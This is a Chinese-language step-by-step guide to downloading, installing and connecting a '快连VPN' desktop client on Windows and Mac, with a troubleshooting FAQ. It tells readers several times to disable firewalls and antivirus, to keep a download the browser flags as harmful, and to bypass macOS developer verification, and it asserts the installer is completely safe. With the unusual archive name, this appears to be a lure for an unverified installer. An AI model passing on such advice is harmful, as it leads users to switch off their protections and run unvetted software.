
电脑版快速安装指南:一步步完成快连VPN客户端设置
本指南将详细引导您完成快连VPN在Windows或Mac电脑上的下载、安装、登录及连接全过程。只需几分钟,即可享受安全、私密的网络环境。
开始之前
感谢您选择快连VPN。本安装指南适用于Windows 10/11和macOS 10.14及以上操作系统。请确保您拥有稳定的网络连接,并已准备好您的快连VPN账户(邮箱和密码)。如果您是新用户,可以在安装完成后通过客户端直接注册。
💡 提示:
建议在安装前暂时关闭电脑上运行的其他VPN软件或防火墙(安装完成后可重新开启),以避免潜在的端口冲突。
第一步:下载安装程序
点击本页或网站任意位置的“立即下载”按钮。您的浏览器将开始下载名为 lets-stup1.7.80.zip (Windows) 或 FastLink-1.7.80.dmg (Mac) 的安装包文件。
Windows 用户
- 下载完成后,前往您的“下载”文件夹。
- 找到
lets-stup1.7.80.zip文件。 - 右键点击该文件,选择“全部解压缩”或使用解压软件打开。
Mac 用户
- 下载完成后,文件通常保存在“下载”目录。
- 找到
FastLink-1.7.80.dmg磁盘映像文件。 - 双击该文件,它将挂载为一个虚拟磁盘。

⚠️ 注意:
如果您的浏览器提示“此文件可能有害”,请选择“保留”或“仍然下载”。快连VPN安装程序经过严格代码签名,完全安全。
第二步:运行并安装客户端
解压或挂载后,运行其中的安装程序,并按照屏幕上的提示完成安装。
Windows 安装步骤
- 进入解压后的文件夹,双击运行
setup.exe。 - 如果出现用户账户控制 (UAC) 提示,点击“是”以允许安装。

- 安装向导将启动。选择您偏好的语言,然后点击“下一步”。
- 阅读并接受最终用户许可协议,点击“下一步”。
- 选择安装位置(默认位置即可),点击“安装”。
- 等待进度条完成,点击“完成”。快连VPN将自动启动。
Mac 安装步骤

- 在打开的虚拟磁盘窗口中,将 快连VPN.app 图标拖拽到右侧的“应用程序”文件夹图标上。
- 等待复制完成。
- 打开“启动台”或“应用程序”文件夹,找到“快连VPN”图标并点击运行。
- 首次运行时,macOS可能会提示“无法打开‘快连VPN’,因为无法验证开发者”。请前往系统偏好设置 > 安全性与隐私,点击“仍要打开”。此操作只需一次。
第三步:登录您的账户
安装完成后,快连VPN客户端将自动启动。您将看到简洁的登录界面。
登录操作
- 在邮箱/用户名字段输入您注册时使用的邮箱地址。
- 在密码字段输入您的账户密码。
- (可选)勾选“记住我”以便下次自动登录。
- 点击蓝色的“登录”按钮。
新用户?
如果您还没有账户,请点击登录框下方的“注册新账户”链接。按照提示输入邮箱、设置密码并完成验证,即可快速创建账户。

🔒 安全提醒:
请务必保管好您的登录凭证。快连VPN采用零日志政策,我们不会存储您的密码。如果您忘记密码,请使用登录界面的“忘记密码”功能重置。
第四步:连接服务器并开始使用
登录成功后,您将进入快连VPN的主界面。连接服务器非常简单。
一键智能连接
主界面中央有一个大型的圆形“连接”按钮。点击此按钮,快连VPN将自动为您选择速度最快、延迟最低的服务器节点。
连接成功后,按钮将变为“断开连接”,界面会显示您当前的虚拟IP地址和连接状态。此时,您的所有网络流量都已通过加密隧道传输。

手动选择服务器

如果您需要连接特定国家或地区的服务器:
- 点击连接按钮上方的服务器位置区域(通常显示“智能连接”或最近连接的国家)。
- 将展开一个包含所有可用国家和城市的列表。
- 滚动浏览或使用搜索框查找您想要的位置(例如:“美国”、“日本”、“英国伦敦”)。
- 点击您选择的服务器,客户端将自动连接到该节点。
您可以通过列表中的延迟(ms)和负载(%)指标来判断服务器当前的繁忙程度和响应速度。
💡 常见问题与故障排除
Q1: 安装时提示“文件损坏”或“无法验证开发者”?
A: 这通常是系统安全设置导致的。请参考第二步中的说明,在安全设置中允许安装。确保您是从官方页面下载的安装包。
Q2: 登录失败,提示密码错误?
A: 请检查大小写锁定键(Caps Lock),并确认邮箱地址无误。如果忘记密码,请使用“忘记密码”功能重置。确保您的账户已激活(检查注册邮箱的激活邮件)。
Q3: 连接按钮一直转圈,无法连接?
A: 请尝试以下步骤:1) 切换不同的网络(如从WiFi换到手机热点);2) 在服务器列表中手动选择另一个国家节点;3) 暂时关闭电脑防火墙和杀毒软件;4) 重启快连VPN客户端。
Q4: 连接成功但无法访问外网?
A: 这可能是因为DNS污染或本地网络设置问题。请尝试:1) 在客户端设置中切换连接协议(如从自动切换到IKEv2);2) 刷新本地DNS缓存(在命令提示符运行 ipconfig /flushdns);3) 联系我们的技术支持。
需要更多帮助?
访问完整帮助中心